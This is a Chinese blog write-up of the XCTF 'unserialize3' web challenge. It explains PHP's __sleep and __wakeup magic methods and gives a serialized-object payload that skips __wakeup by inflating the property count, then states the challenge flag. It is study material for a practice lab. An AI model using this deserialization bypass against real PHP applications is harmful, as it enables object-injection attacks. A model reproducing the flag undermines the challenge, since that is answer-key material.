攻防世界XCTF：unserialize3

原创

末 初 于 2020-03-08 20:26:39 发布 230 收藏 3

分类专栏： CTF_WEB_Writeup

本文链接：https://blog.csdn.net/mochu7777777/article/details/104739310


```
class xctf{
public $flag = '111';
public function __wakeup(){
exit('bad requests');
}
?code=
```


首先了解一下一些魔术方法

__construct()， __destruct()， __call()， __callStatic()， __get()， __set()， __isset()， __unset()， __sleep()， __wakeup()， __toString()，
__invoke()， __set_state()， __clone() 和 __debugInfo() 等方法在 PHP 中被称为魔术方法（Magic methods）。在命名自己的类方法时不能使用这些方法名，除非是想使用其魔术功能

注意：PHP 将所有以 __（两个下划线）开头的类方法保留为魔术方法。所以在定义类方法时，除了上述魔术方法，建议不要以 __ 为前缀。

__sleep() 和 __wakeup()
public __sleep (void) : array
__wakeup (void) : void
serialize() 函数会检查类中是否存在一个魔术方法 __sleep()。如果存在，该方法会先被调用，然后才执行序列化操作。此功能可以用于清理对象，
并返回一个包含对象中所有应被序列化的变量名称的数组。如果该方法未返回任何内容，则 NULL 被序列化，并产生一个 E_NOTICE 级别的错误。

Note:
（1）__sleep() 不能返回父类的私有成员的名字。这样做会产生一个 E_NOTICE 级别的错误。可以用 Serializable 接口来替代。

（2）__sleep() 方法常用于提交未提交的数据，或类似的清理操作。同时，如果有一些很大的对象，但不需要全部保存，这个功能就很好用。

（3）与之相反，unserialize() 会检查是否存在一个 __wakeup() 方法。如果存在，则会先调用 __wakeup 方法，预先准备对象需要的资源。

（4）__wakeup() 经常用在反序列化操作中，例如重新建立数据库连接，或执行其它初始化操作。
访问控制

__wakeup()是用在反序列化操作中。unserialize()会检查存在一个__wakeup()方法。如果存在，则先会调用__wakeup()方法。

```
class xctf{
public $flag = '111';
public function __wakeup(){
exit('bad requests');
}
?code=
```

代码中__wakeup()方法如果使用就是和unserialize()反序列化函数结合使用，这里没有序列化字符串，那我们就对这个类进行序列化。

```
1  <?php
2  class xctf{                    //定义一个名为xctf的类
3  public $flag = '111';          //定义一个公有的类属性$flag，值为111
4  public function __wakeup(){    //定义一个公有的类方法__wakeup()，输出bad requests后退出当前脚本
5  exit('bad requests');
6  }
7  }
8  $peak = new xctf();            //使用new运算符来实例化该类（xctf）的对象为peak
9  echo(serialize($peak));        //输出被序列化的对象（peak）
10 ?>
```



```
<?php
class xctf{
public $flag = '111';
public function __wakeup(){
exit('bad requests');
}
}
$peak = new xctf();
echo(serialize($peak));
?>
```

得到如下


```
O:4:"xctf":1:{s:4:"flag";s:3:"111";}
```

所以我们要反序列化xctf类还要同时绕过__wakeup()方法的执行(如果绕不过的话，那么将输出bad requests脚本)，那么就要修改序列化字符串的属性个数；当我们将上述的序列化字符串中的对象属性个数由真实值从1修改到2

xctf类后面有一个1,整个1表示的是xctf类中只有1个属性 __wakeup()漏洞就是与序列化字符串的整个属性个数有关。当序列化字符串所表示的对象， 其序列化字符串中属性个数大于真实属性个数时就会跳过__wakeup的执行，从而造成__wakeup()漏洞

payload

```
O:4:"xctf":2:{s:4:"flag";s:3:"111";}
```



the answer is : cyberpeace{709e614ad43e4cf6b06139f2e29d7378}